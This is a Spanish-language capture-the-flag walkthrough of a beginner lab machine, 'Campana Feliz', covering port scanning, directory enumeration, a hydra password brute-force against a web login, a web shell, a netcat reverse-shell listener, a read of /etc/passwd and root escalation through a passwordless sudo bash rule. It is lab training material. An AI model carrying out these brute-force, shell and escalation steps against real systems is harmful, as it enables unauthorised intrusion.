

CAMPANA FELIZ



Dificultad Principiante

STATUS COMPLETADO

OS: Linux

Creador: @oscar

Conectividad

Realizamos un ping para ver si tenemos conectividad.

```
(byaryan@aryan)-[~]  
$ ping -c1 192.168.1.161  
PING 192.168.1.161 (192.168.1.161) 56(84) bytes of data.  
64 bytes from 192.168.1.161: icmp_seq=1 ttl=64 time=0.779 ms  
  
— 192.168.1.161 ping statistics —  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 0.779/0.779/0.779/0.000 ms
```

Comando: **PING -C1 192.168.1.161**

Enumeración

Realizamos un escaneo de todos los puertos con **NMAP** identificar los puertos abiertos.

Comando: **nmap -p- 192.168.1.161**

```
(byaryan@aryan)-[~]  
$ nmap -p- 192.168.1.161  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-12 13:48 CET  
Nmap scan report for debian (192.168.1.161)  
Host is up (0.00014s latency).  
Not shown: 65532 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
8088/tcp   open  radan-http  
10000/tcp  open  snet-sensor-mgmt  
MAC Address: 08:00:27:9F:C6:65 (Oracle VirtualBox virtual NIC)  
  
Nmap done: 1 IP address (1 host up) scanned in 2.20 seconds
```

Ahora hacemos un escaneo más exhaustivo a los puertos abiertos **22,8088,10000**

Comando: **nmap -p 22,8088,10000 -sCV 192.168.1.161**

```
(byaryan@aryan)-[~]
$ nmap -p 22,8088,10000 -sCV 192.168.1.161
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-12 13:49 CET
Nmap scan report for debian (192.168.1.161)
Host is up (0.00032s latency).


PORT      STATE SERVICE          VERSION
22/tcp    open  ssh              OpenSSH 9.2p1 Debian 2+deb12u3 (protoco
l 2.0)
|_ ssh-hostkey:
|   256 3d:9f:d1:71:81:33:e4:14:8a:78:1c:16:b4:a3:22:da (ECDSA)
|_  256 74:3f:23:c1:c2:68:1e:b5:72:44:8a:8c:02:e4:e5:02 (ED25519)
8088/tcp  open  http              Apache httpd 2.4.62 ((Debian))
|_ http-server-header: Apache/2.4.62 (Debian)
|_ http-title: Site doesn't have a title (text/html).
10000/tcp open  ssl/snet-sensor-mgmt?
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=debian/countryName=US
|_ Subject Alternative Name: DNS:debian, DNS:localhost
|_ Not valid before: 2024-12-09T08:17:52
|_ Not valid after:  2029-12-08T08:17:52
|_ fingerprint-strings:
|   GetRequest:
|     HTTP/1.0 200 Document follows
|     Date: Thu, 12 Dec 2024 12:49:57 GMT
|     Server: MiniServ
|     Connection: close
|     Auth-type: auth-required=1
|     Set-Cookie: redirect=1; path=/; secure; httpOnly
|     Set-Cookie: testing=1; path=/; secure; httpOnly
|     X-Frame-Options: SAMEORIGIN
|     Content-Security-Policy: script-src 'self' 'unsafe-inline' 'unsafe-eval
```

De nuestro escaneo observamos que tiene abiertos los puertos:


1. 22/tcp(SSH): OpenSSH 9.2p1
2. 8088/tcp(HTTP): Apache/2.4.62
3. 10000/tcp

Nos vamos a centrar en el puerto 8088/tcp(HTTP): Apache/2.4.62

Vamos a visitar la página a través del navegador.



Y solo vemos una página en blanco, así que vamos a inspeccionar la página y a hacer una enumeración de directorios con **gobuster** por si encontramos algo.



The screenshot shows the Chrome DevTools 'Style Editor' tab. A CSS rule for the 'background-color' property is highlighted in red. The rule is:

```
background-color: red;
```

The 'Value' field shows 'red'.

Al inspeccionar la página vemos dos comentarios:

**Q2FtcGFuYSBzb2JyZSBjYW1wYW5hCgpZIHNVYnJlIGNhbXBhbmEgdW5hCgpBc8Ozb
WF0ZSBhIGxhIHZlbnRhbmkEKClZlcsOhcyBlbCBuacOxbyBlbiBsYSBjdW5hCg==**

Q2FtcGFuYSBDYW1wYW5hIENhTXBBTkEgQ2FNcGFOYQo=

Parecen estar codificado en base64 así que lo decodificamos y obtenemos estos mensajes.

Campana sobre campana

Y sobre campana una

Asómate a la ventana

Verás el niño en la cuna

Campana Campana CaMpANA CaMpANa

Es letra del villancico de navidad.

Campana sobre campana

Y sobre campana una

Asómate a la ventana

Verás el niño en la cuna

Belén, campanas de Belén

Que los ángeles tocan

¿Qué nuevas me traéis?

Recogido tu rebaño

¿A dónde vas, pastorcito?

Voy a llevar al portal

Requesón, manteca y vino

De primeras deduzco que **Belén** puede ser uno de nuestros usuarios, así que nos lo apuntamos.

Vamos a enumerar los directorios a ver si encontramos más cosas.

Comando: `gobuster dir -u http://192.168.1.161:8088/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,txt,php,cgi`

```
(byaryan@aryan)-[~]
$ gobuster dir -u http://192.168.1.161:8088/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,txt,php,cgi

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://192.168.1.161:8088/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: html,txt,php,cgi
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./php (Status: 403) [Size: 280]
./html (Status: 403) [Size: 280]
/index.html (Status: 200) [Size: 196]
/shell.php (Status: 200) [Size: 1359]
./html (Status: 403) [Size: 280]
./php (Status: 403) [Size: 280]
/server-status (Status: 403) [Size: 280]
Progress: 1102800 / 1102805 (100.00%)



Finished
```

Obtenemos un path Shell.php que es muy interesante, así que vamos a acceder.




Encontramos un login.

Vamos a probar acceder mientras analizamos el tráfico con wireshark y así poder analizar la petición.



Con estos datos y con la herramienta **hydra** vamos a hacer un ataque de fuerza bruta.

Comando: `hydra -l belen -P /usr/share/wordlists/rockyou.txt 192.168.1.161 -s 8088 http-post-form "/shell.php:username=^USER^&password=^PASS^:Username or password invalid"`



Después de un rato nos rendimos porque no encontramos nada, así que nuestra deducción fue errónea.

Analizando el texto decodificado vemos que se repite mucho campana así que vamos a probar con ese usuario.

```
hyarayan@aryan:~$ hydra -l campana -P /usr/share/wordlists/rockyou.txt 192.168.1.161 -s 8088 http-post-form "/shell.php:username='USER'&password='PASS':Username or password invalid"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-12 14:28:15
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l1/p:14344398), ~896525 tries per task
[DATA] attacking http-post-form://192.168.1.161:8088/shell.php:username='USER'&password='PASS':Username or password invalid
[8088][http-post-form] host: 192.168.1.161 login: campana password: lovely
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-12 14:28:28
```

Y obtenemos unas credenciales **campana:lovely**.

Explotación

Así que accedemos.




Accedemos a una Shell de comandos desde la web, lo primero que se me pasa a la cabeza es intentar hacer una Reverse Shell.

Para ello en nuestra, máquina Kali nos ponemos a escuchar con netcat

Comando: `rlwrap nc -lvnp 1234`

Y desde la Shell de comando ejecutamos lo siguiente:



Y obtenemos el acceso

```
(byaryan@aryan)-[~]  
$ rlwrap nc -lvnp 1234  
listening on [any] 1234 ...  
connect to [192.168.1.162] from (UNKNOWN) [192.168.1.161] 54054  
whoami  
www-data  
script /dev/null -c bash  
Script started, output log file is '/dev/null'.  
www-data@debian:/var/www/html$
```

Vamos a enumerar los usuarios que hay en el sistema.

```
www-data@debian:/var/www/html$ cat /etc/passwd | grep /bin/bash  
cat /etc/passwd | grep /bin/bash  
root:x:0:0:root:/root:/bin/bash  
bob:x:1001:1001:,,,:/home/bob:/bin/bash
```


Privilegios

```
www-data@debian:/var/www/html$ cd ../../..
cd ../../..
www-data@debian:/$ uname -a
uname -a
Linux debian 6.1.0-28-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.119-1 (2024-11-22) x86_64 GNU/Linux
www-data@debian:/$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/chfn
/usr/bin/mount
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/su
/usr/bin/sudo
/usr/bin/newgrp
www-data@debian:/$ sudo -l
sudo -l
Matching Defaults entries for www-data on debian:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User www-data may run the following commands on debian:
    (ALL) NOPASSWD: /bin/bash
www-data@debian:/$
```

Podemos usar bash sin necesidad de contraseña para generar una sesión interactiva de bash y así escalar privilegios.

Escalamos horizontalmente. Aunque podríamos hacer una escalada vertical directamente y ser root.

```
www-data@debian:/$ sudo -u bob /bin/bash
sudo -u bob /bin/bash
bob@debian:/$ whoami
whoami
bob
bob@debian:/$
```

```
bob@debian:/$ sudo -l
sudo -l
[sudo] password for bob: dsadas

Sorry, try again.
[sudo] password for bob: bob

Sorry, try again.
[sudo] password for bob: bob

sudo: 3 incorrect password attempts
bob@debian:/$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/chfn
/usr/bin/mount
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/su
/usr/bin/sudo
/usr/bin/newgrp
bob@debian:/$
```

Vemos que con bob no podemos escalar, así que vamos a obtener su flag y escalaremos con el usuario anterior verticalmente para ser root y así conseguir la última flag.

```
bob@debian:~$ cat user.txt
cat user.txt
```

```
bob@debian:~$ exit
exit
exit
www-data@debian:/$ sudo bash
sudo bash
root@debian:/# whoami
whoami
root
root@debian:/# cd root
cd root
root@debian:~# cat root.txt
cat root.txt
[REDACTED]
root@debian:~#
```